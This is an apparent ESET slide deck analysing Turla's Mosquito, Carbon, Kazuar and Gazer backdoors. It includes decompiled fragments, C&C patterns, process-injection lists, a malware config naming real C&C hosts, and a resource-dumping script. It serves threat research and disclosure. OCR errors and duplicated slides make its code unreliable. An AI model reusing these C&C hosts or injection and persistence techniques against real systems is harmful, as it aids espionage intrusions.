	00000022	0000	Reserved	
	00000024	0000	OEM Identifier	
	00000026	0000	OEM Information	
	00000028	0000	Reserved	
	0000002A	0000	Reserved	
	0000002C	0000	Reserved	
	0000002E	0000	Reserved	
	00000030	0000	Reserved	
	00000032	0000	Reserved	
	00000034	0000	Reserved	
	00000036	0000	Reserved	
	00000038	0000	Reserved	
	0000003A	0000	Reserved	
NT CONTROL OF THE CON	0000003C	000000E8	Offset to New EXE Header	

Export table patching

```
base addr = GetModuleHandleW(&ModuleName);
new IMAGE EXPORT DIRECTORY.Characteristics = 0;
*&new IMAGE EXPORT DIRECTORY.MajorVersion = 0;
base addr cpy = base addr;
pe header off = *(base addr + 15);
export table = (base addr + pe header off + 0x78);
new IMAGE EXPORT DIRECTORY.TimeDateStamp = 1475070422;// Wed Sep 28 09:47:02 EDT 2016
new IMAGE EXPORT DIRECTORY.Base = 1;
new IMAGE EXPORT DIRECTORY.NumberOfFunctions = 1;
v10 = *(base addr + pe header off + 0xA4) + *(base addr + pe header off + 0xA0);
fl0ldProtect = 0;
new IMAGE EXPORT DIRECTORY.NumberOfNames = 1;
CommanderDll.dll = 'oC\0\0';
                                              // CommanderDll.dll
v20 = 'namm';
new IMAGE EXPORT DIRECTORY.Name = v10 + 0x32;
new IMAGE EXPORT DIRECTORY.AddressOfFunctions = v10 + 0x28;
new IMAGE EXPORT DIRECTORY.AddressOfNames = v10 + 0x2C;
new IMAGE EXPORT DIRECTORY.AddressOfNameOrdinals = v10 + 0x30;
v21 = 'Dred';
v17 = (StartRoutine - base addr);
v18 = v10 + 0x43;
v22 = 'd.LL';
s StartRoutine = 'S\011';
                                              // StartRoutine
v24 = 'trat';
v25 = 'tuoR';
v26 = 'eni';
v11 = v10;
VirtualProtect(base addr + pe header off + 0x78, 8u, PAGE READWRITE, &floldProtect);
*export table = v11;
                                              // Modify export table RVA
*(base addr cpy + pe header off + 0x7C) = 0x50;// Modify size of export table
VirtualProtect(export table, PAGE WRITECOPY, f101dProtect, &f101dProtect);
VirtualProtect(base addr_cpy + v11, PAGE_EXECUTE_READWRITE|PAGE_EXECUTE, 4u, &f101dProtect);
memmove 0(base addr cpy + v11, &new IMAGE EXPORT DIRECTORY, 0x50u);
```

I'm here!

- commander.dll(32)_fix				
IMAGE_DOS_HEADER				
MS-DOS Stub Program				
IMAGE_SECTION_HEADER .text				
IMAGE_SECTION_HEADER .rdata				
IMAGE_SECTION_HEADER .data				
IMAGE_SECTION_HEADER .rsrc				
IMAGE_SECTION_HEADER .reloc				
SECTION .text				
⊕ SECTION .rdata				
SECTION .data				
⊕ SECTION .rsrc				
- SECTION .reloc				
IMAGE_BASE_RELOCATION				
IMAGE EXPORT DIRECTORY				
EXPORT Address Table				
EXPORT Name Pointer Table				
EXPORT Ordinal Table				
EXPORT Names				

pFile	Data	Description	Value
00031E88	00000000	Characteristics	
00031E8C	57EBC9D6	Time Date Stamp	2016/09/28 Wed 13:47:02 UTC
00031E90	0000	Major Version	
00031E92	0000	Minor Version	
00031E94	000372BA	Name RVA	CommanderDLL.dll
00031E98	00000001	Ordinal Base	
00031E9C	00000001	Number of Functions	
00031EA0	00000001	Number of Names	
00031EA4	000372B0	Address Table RVA	
00031EA8	000372B4	Name Pointer Table RVA	
00031EAC	000372B8	Ordinal Table RVA	

Encryption

- Data is xored with a generated key
 - No, I won't show you the xor loop :D

- Generation algorithm looks like BlumBlumShub
 - Takes a key and a modulo to generate a bytes stream

Network communications

- C&C
 - HTTPs
 - URI: /scripts/m/query.php?id=<base64 data>
 - SATCOM IP addresses and Cloudflare

Network communications

- C&C
 - HTTPs
 - URI: /scripts/m/query.php?id=<base64 data>
 - SATCOM IP addresses and Cloudflare
- Encrypted data in:
 - GET parameter (id)
 - Cookie
 - POST



Backdoor functions

- Download & execute additional files
- Launch a process
- Delete a file
- Exfiltrate a file
- Add/Delete a C&C server



Mosquito vs ComRAT

- Encryption algorithms are different
- Log structures are different

- Both use CLSID hijacking
- Overlap in the network infrastructure
- Some similarities in the code



Second Stages



Image credit: SpaceX

Advanced Functionalities

 Second stages implement similar concepts to stay persistent and hidden on the system

They are meant to stay undected as long as possible



Carbon/ Cobra



Overview

Evolution of the previous rootkit

Sophisticated backdoor

Receive and dispatch tasks from other nodes



Architecture


- Dropper
- Loader
- Orchestrator
- Communication DLL

Development Timeline

Compilation date	Orchestrator version	Communication library version
2014-02-26	3.71	3.62
2016-02-02	3.77	4.00
2016-03-17	3.79	4.01
2016-03-24	3.79	4.01
2016-04-01	3.79	4.03
2016-08-30	3.81	????
2016-10-05	3.81	????
2016-10-21	3.81	????

C&C Communication


- Several steps are taken before beaconing out
 - Check for network sniffers
 - First GET request to root page of C&C
 - Real request is made



C&C Communication

- Data that should be sent to the C&C server is written to a file
 - Each blob is encrypted with CAST-128
 - extra 3DES encryption is configurable


Send data to C2



Tasks

 Tasks are retrieved from a webpage


Once decrypted, the tasks are added to a queue



Tasks

 Tasks are retrieved from a webpage

Once decrypted, the tasks are added to a queue



Example of communication between modules

```
u12 = 0;
u7 = "frag.np";
u8 = 0;
strcpy(&Dest, "\\\.\\pipe\\sdlrpc");
u8 = strlen(&Dest);
if (fnCtor(&u12, &u7, 0, 0, (int)&Dest, v0 + 1, 2))
    return 0;
fnSetCommParams((_DWORD **)v12, (int)"frag_size=32768", 0);
fnSetCommParams((_DWORD **)v12, (int)"frag_no_scrambling=1", 0);
memset(&Dst, 0, 0x104u);
sprintf(&Dst, "write_peer_nfo=&c&s&c", 129, &u3, 0);
if (fnSetCommParams((_DWORD **)v12, (int)&Dst, 0)
    || sub_20014975(v12, 0)
    || sub_20014084((_DWORD **)v12, (int)&gPeerHandShake1, 8, 0))
```

```
v7 = "frag.np";
v8 = 0;
strcpy(&Dest, "\\\.\\pipe\\sdlrpc");
v8 = strlen(&Dest);
if (fnCtor(&v12, &v7, 0, 0, (int)&Dest, v0 + 1, 2))
    return 0;
fnSetCommParams((_DWORD **)v12, (int)"frag_size=32768", 0);
fnSetCommParams((_DWORD **)v12, (int)"frag_no_scrambling=1", 0);
memset(&Dst, 0, 0x104u);
sprintf(&Dst, "write_peer_nfo=%c%s%c", 129, &v3, 0);
if (fnSetCommParams((_DWORD **)v12, (int)&Dst, 0)
    || sub_20014975(v12, 0)
    || sub_200140844((_DWORD **)v12, (int)&gPeerHandShake1, 8, 0))
```

```
off_20021100 dd offset aTcp

dd 1
dd offset handler_tcp
dd offset aNp
dd 2
dd offset handler_np
dd offset aFrag
dd offset handler_frag
dd offset aM2b
dd 2
dd offset handler_m2b
dd offset aB2m
dd 1
dd offset handler_b2m
```

```
v12 = 0;
v7 = "frag.np";
u8 = 0;
strcpy(&Dest, "\\\\.\\pipe\\sdlrpc");
v0 = strlen(&Dest);
if (fnCtor(&v12, &v7, 0, 0, (int)&Dest, v0 + 1, 2))
    return 0;
fnSetCommParams((_DWORD **)v12, (int)"frag_size=32768", 0);
fnSetCommParams((_DWORD **)v12, (int)"frag_no_scrambling=1", 0);
memset(&Dst, 0, 0x104u);
sprintf(&Dst, "write_peer_nfo=%c%s%c", 129, &v3, 0);
if (fnSetCommParams((_DWORD **)v12, (int)&Dst, 0)
    || sub_20014975(v12, 0)
    || sub_20014084((_DWORD **)v12, (int)&gPeerHandShake1, 8, 0))
```

```
u12 = 0;
u7 = "frag.np";
u8 = 0;
strcpy(&Dest, "\\\\.\\pipe\\sdlrpc");
u8 = strlen(&Dest);
if (fnCtor(&u12, &u7, 0, 0, (int)&Dest, v0 + 1, 2))
    return 0:
fnSetCommParams((_DWORD **)v12, (int)"frag_size=32768", 0);
fnSetCommParams((_DWORD **)v12, (int)"frag_no_scrambling=1", 0);
memset(&Dst, 0, 0x104u);
sprintf(&Dst, "write_peer_nfo=%c%s%c", 129, &u3, 0);
if (fnSetCommParams((_DWORD **)v12, (int)&Dst, 0)
    || sub_20014A84((_DWORD **)v12, (int)&GPeerHandShake1, 8, 0))
```

Task configuration file

- [CONFIG]
 - NAME ("cmd.exe" by default)
 - ARG
 - RESULT ("stdout" by default)
 - COMPRESSION ("yes" by default)
 - DELETE ("no" by default)



Kazuar



Overview

- .NET backdoor
- Crossplatform
- Similar in architecture to Carbon
 - Plugin support
 - Working directory
 - Configuration file
 - Log file
 - [...]



ConfuserEx

- LZMA code compression
- Anti debug
- Control flow obfuscation
- Strings obfuscation

ConfuserEx

```
public static void hAwjqmiLWRwCLCyPIXagIbLUegSdA(string[] array)
    if (IdawMcZxViqunacivKivctJXeyLP.MNyuMBZPUEDAkrPPIOVJgbakzkHW == null)
        for (;;)
            IL 07:
            uint num = 932690442u;
            for (;;)
                uint num2;
                switch ((num2 = (num ^ 1222913817u)) % 3u)
                case Ou:
                    goto IL 07;
                case 2u:
                    IdawMcZxViqunacivKivctJXeyLP.MNyuMBZPUEDAkrPPIOVJgbakzkHW = new fRqRIUKWRMmmjlmQUatZEFUMLYpR
                      (IdawMcZxViqunacivKivctJXeyLP.oQPxFJOMwsaYrCmZOYJOwieCIX1EA);
                    num = (num2 * 848455u ^ 3118098626u);
                    continue:
                goto Block 1;
        Block 1:;
   IdawMcZxViqunacivKivctJXeyLP.peBdGuHhCiJufaxedusKoOnFBdFze(IdawMcZxViqunacivKivctJXeyLP.MNyuMBZPUEDAkrPPIOVJgbakzkHW);
```

Gazer/ White Bear




https://chocolate80y.deviantart.com/art/bear-snake-149185270

Overview


The most recent 2nd stage backdoor

 Similar architecture to the previously discussed backdoors


Gazer Architecture



Gazer Architecture



Gazer Architecture



Process injection list

Standard ones:

- iexplore.exe
- firefox.exe
- outlook.exe
- chrome.exe
- browser.exe
- opera.exe
- safari.exe

Custom ones:

- osoupd.exe
- acrotray.exe
- UpdaterUI.exe
- dropbox.exe
- onedrive.exe

Process injection list

Standard ones:


- iexplore.exe
- firefox.exe
- outlook.exe
- chrome.exe
- browser.exe
- opera.exe
- safari.exe

Custom ones:

- osoupd.exe
- acrotray.exe
- UpdaterUI.exe
- dropbox.exe
- onedrive.exe

Skipper relationship

- Seen in tandem
- Usage of code signing certificates
- We have seen Gazer being installed 24 hours after initial Skipper infection



RunTime Type Information - RTTI

- C++ class introspection (dynamic_cast, typeid, exception dispatcher) requires additional information to be stored in binary
- Gazer has this information. We can recover
 - Virtual Function Table (VFT)
 - Class names
 - Base classes
- Bonus: some binaries included function names



RunTime Type Information - RTTI

Looking for ".?AV" strings

```
typedef const struct _s__RTTICompleteObjectLocator {
   unsigned long signature;
   unsigned long offset;
   unsigned long cdOffset;
   _TypeDescriptor *pTypeDescriptor;
   __RTTIClassHierarchyDescriptor *pClassDescriptor;
} __RTTICompleteObjectLocator;
```

Similarities exposed



Working directory similarities - Carbon

```
\%carbon_working_folder\% // base folder
-- 0208 // tasks results and logs files
   -- C 56743.NLS // contains list of files to send to the C&C server, this file is neither
compressed nor encrypted
-- asmcerts.rs // might contain either an IP or a namedpipe to contact a computer from the local
network
—— getcerts.rs // might contain either an IP or a namedpipe to contact a computer from the local
network
 — miniport.dat // configuration file
--- msximl.dll // injected library (x32)
 -- Nls // contains tasks (commands to be executed or PE file) and their configuration files
    -- a67ncodc.ax // tasks to be executed by the orchestrator
    -- b9s3coff.ax // tasks to be executed by the injected library
  – System // plugins folder
   -- bootmisc.sdi // not used
  - qavscr.dat // error log
  - vndkrmn.dic // log
  ximarsh.dll // injected library (x64)
```

Working directory similarities - Kazuar

```
$\tree b6816fb16afd679b5a8cc93da9526efc
b6816fb16afd679b5a8cc93da9526efc // base folder
-- Ofe67973610d2f8b8075fc27b0ffb493 // results folder
--- 5bf518ee0716ad537b68b58c437d1d99.dll // DLL file dropped by Kazuar
--- a752be29893b80f9077122a0ef8c9853 //
   d3e644349d5dcd45016f4c11074956f7 // log folder
    -- 08D4281D83A4D11A
     — 08D4281D83B0B7FB
    — 08D4281D86B3F5D4
    — 08D4281D87289941
    — 08D4281D872AFAA1
    -- 08D4281D8761BA48
       08D4281D8A3C80BC
   d8e70271754d921f82673db4928bc89c // plugin folder
   e82ce5de09f71bc572a1b56486fc835c
                                     // sys folder
    --- 07102507aae8b53b385631191d749c77 // agent id
    --- 65caaab45aef008b17a3fbb5f88d0380
                                          // interval
    — 6f19d4bebc533dc0f08c9736bdced4ab
                                         // last contact time
    -- 81a9fc7f031c8d48d42fbd1a1066f82b
                                         // remote type
    — 81ee7b9a690e8f24d91fdc017ed733dc
                                             autorun type
     — 920d09d98a079fc827f06ecc525d6537
                                          // transports
       e61989cf6ae899a76056989d3c415190
                                             default servers
```

Working directory similarities - Kazuar

```
$\tree b6816fb16afd679b5a8cc93da9526efc
b6816fb16afd679b5a8cc93da9526efc // base folder
   Ofe67973610d2f8b8075fc27b0ffb493 // results folder
   5bf518ee0716ad537b68b58c437d1d99.dll // DLL file dropped by Kazuar
   a752be29893b80f9077122a0ef8c9853 //
   d3e644349d5dcd45016f4c11074956f7 // log folder
       08D4281D83B0B7FB
     — 08D4281D86B3F5D4
                                  md5('log') XOR key
       08D4281D87289941
     — 08D4281D872AFAA1
    — 08D4281D8761BA48
       08D4281D8A3C80BC
   d8e70271754d921f82673db4928bc89c // plugin folder
                                     // sys folder
   e82ce5de09f71bc572a1b56486fc835c
    -- 07102507aae8b53b385631191d749c77 // agent id
    — 65caaab45aef008b17a3fbb5f88d0380
                                         // interval
    — 6f19d4bebc533dc0f08c9736bdced4ab
                                            last contact time
    -- 81a9fc7f031c8d48d42fbd1a1066f82b
                                            remote type
    — 81ee7b9a690e8f24d91fdc017ed733dc
                                             autorun type
     — 920d09d98a079fc827f06ecc525d6537
                                            transports
       e61989cf6ae899a76056989d3c415190
                                             default servers
```

Working directory similarities - Gazer

- Moved to registry
- %RootStoragePath%\{119D263D-68FC-1942-3CA3-46B23FA652A0}
 - Object ID: a unique ID to identify the victim
- %RootStoragePath%\{1DC12691-2B24-2265-435D-735D3B118A70}
 - Task Queue: linked list of tasks to be executed
- %RootStoragePath%\{28E74BDA-4327-31B0-17B9-56A66A818C1D}
 - Plugins
- %RootStoragePath%\{31AC34A1-2DE2-36AC-1F6E-86F43772841F}
 - Communication Module: the DLL that communicates with the C&C server
- %RootStoragePath%\{3CDC155D-398A-646E-1021-23047D9B4366}
 - Autorun: the persistency method



Logs - Carbon

- Encrypted with CAST-128
- Format: Date | Time | Object-Id | Source | Mesage

```
[LOG]
start=1
20/02/17|12:48:24|8hTdJtUBB57ieReZAOSgUYacts|s|OPER|New object ID generated
'8hTdJtUBB57ieReZAOSgUYacts'|
20/02/17|12:48:24|8hTdJtUBB57ieReZAOSgUYacts|s|ST|3/81|0|
20/02/17|12:48:24|8hTdJtUBB57ieReZAOSgUYacts|s|START OK
```

Logs - Kazuar

- Encrypted with AES-256-CBC
- Format: process_name [PID]: message

```
cd4c2e85213c96f79ddda564242efec3b970eded8c59f1f6f4d9a420eb8f1858 [4500]: Kazuar's entry point started in process cd4c2e85213c96f79ddda564242efec3b970eded8c59f1f6f4d9a420eb8f1858 [4500] as user [...].

cd4c2e85213c96f79ddda564242efec3b970eded8c59f1f6f4d9a420eb8f1858 [4500]: Kazuar's loader started in process cd4c2e85213c96f79ddda564242efec3b970eded8c59f1f6f4d9a420eb8f1858 [4500] as user [...].

cd4c2e85213c96f79ddda564242efec3b970eded8c59f1f6f4d9a420eb8f1858 [4500]: Injecting into explorer...

explorer [4016]: Using default transports due to [System.IO.FileNotFoundException] Could not find file '[...]'.

explorer [4016]: Using default autorun type due to [System.IO.FileNotFoundException] Could not find file '[...]'
```

cd4c2e85213c96f79ddda564242efec3b970eded8c59f1f6f4d9a420eb8f1858 [4500]: Injected into explorer.

Logs - Gazer

- Encrypted with 3DES
- Format: Hour:Min:Sec:Ms | [log ID] [log]

```
|10:29:56:197|
                [1558]
                         DATE: 25.05.2017
|10:29:56:197|
                [1559]
                         PID=900 TID=2324
                                              Heaps=32
                                                          C:\Windows\Explorer.EXE
|10:29:56:197|
                 [1565]
                         DLL PROCESS ATTACH
|10:29:56:197|
                [1574]
                         4164
|10:29:58:197|
                 [0137]
|10:29:58:197|
                [0138]
                         Current thread = 2080
10:29:58:197
                 [0183]
                         Heap aff0000 [34]
                 [0189]
|10:29:58:197|
                         ### PE STORAGE ###
10:29:58:197
                 [0215]
                         ### PE CRYPTO ###
10:29:58:197
                 0246]
                         ### EXTERNAL STORAGE ###
10:29:58:197
                 [1688]
                         0k
10:29:58:197
                 [0279]
                         Path = \HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ScreenSaver
```

Configuration items – Carbon/Kazuar/Gazer

- Processes where to inject 3rd stage
- Last C&C contact time
- C&C list
- Victim ID
- Frequency and time of tasks execution



```
[NAME]
             object id=
             iproc = iexplore.exe,outlook.exe,msimn.exe,firefox.exe,opera.exe,chrome.exe
             ex = #,netscape.exe,mozilla.exe,adobeupdater.exe,chrome.exe
             [TIME]
             user winmin = 1800000
             user winmax = 3600000
             sys winmin = 3600000
             sys winmax = 3700000
             task min = 20000
      Ctask_max = 30000
             checkmin = 60000
             checkmax = 70000
                       60000
            √logmin =
             logmax = 120000
              lastconnect=111
             active con = 900000
             time2task=3600000
             [CW LOCAL]
             quantity = 0
             [CW INET]
             quantity = 3
             address1 = doctorshand.org:80:/wp-content/about/
ESET ENJOY SAFER TECHNOLOG address2 = www.lasac.eu:80:/credit_payment/url/
             address3 = www.shoppingexpert.it:80:/wp-content/gallery/
```

Interlude -Metasm



Leverage Metasm to dump encrypted data

Custom RSA implementation

Unable to decrypt data with standard libraries

• Why not use directly Gazer code?



Assembler / Disassembler / Compiler / Debugger

Assembler / Disassembler / Compiler / Debugger

Scriptable in Ruby



Assembler / Disassembler / Compiler / Debugger

Scriptable in Ruby



Assembler / Disassembler / Compiler / Debugger

Scriptable in Ruby

https://github.com/jjyg/metasm



Script

1. Put breakpoints on specific addresses

2. Debug the Gazer sample

3. Dump unencrypted data



Script

```
def dump rsrc
    addr data = @dbg.memory read int(@dbg.resolve("rcx"))
    addr size = @dbg.resolve("rdx")
    size = @dbg.memory read int(addr size)
    buf = @dbg[addr data,size]
    @filename = $rsrc id.to s() + ".dumped"
    puts "[+] decrypted resource #{$rsrc id} extracted"
    File.write(@infile + ".extract/" + @filename, buf)
    if $rsrc id == 104
        exit
    end
end
```


https://github.com/eset/malware-research/tree/master/turla/gazer_util.rb



Infrastructure



First layer C&C server



SATCOM Infrastructure

Hide real C&C addresses

Attribution is more difficult


Take-down almost impossible





Centre de la sécurité des télécommunications Canada

MAKERSMARK: Less Attributed Overview








Centre de la sécurité des télécommunications Canada



MAKERSMARK: Less Attributed Overview








Centre de la sécurité des télécommunications Canada



MAKERSMARK: Less Attributed Overview








Centre de la sécurité des télécommunications Canada

MAKERSMARK: Less Attributed Overview

SIGINT interception

Satellite broadcasts traffic Infected machine Spoofed Source IF





Playing cat and mouse

- Gazer change in IOCs
- Carbon changes in IOCs
- Nautilus changes after NCSC UK report
- Mosquito DLLs no longer dropped on disk after our publication

Conclusion

Turla is still very active

Really effective at tricking the users

- Large toolset
 - Most advanced backdoors used on the most protected networks





Jean-lan Boutin

Senior Malware Researcher
@jiboutin

Matthieu Faou

Malware Researcher
@matthieu_faou

www.eset.com | www.welivesecurity.com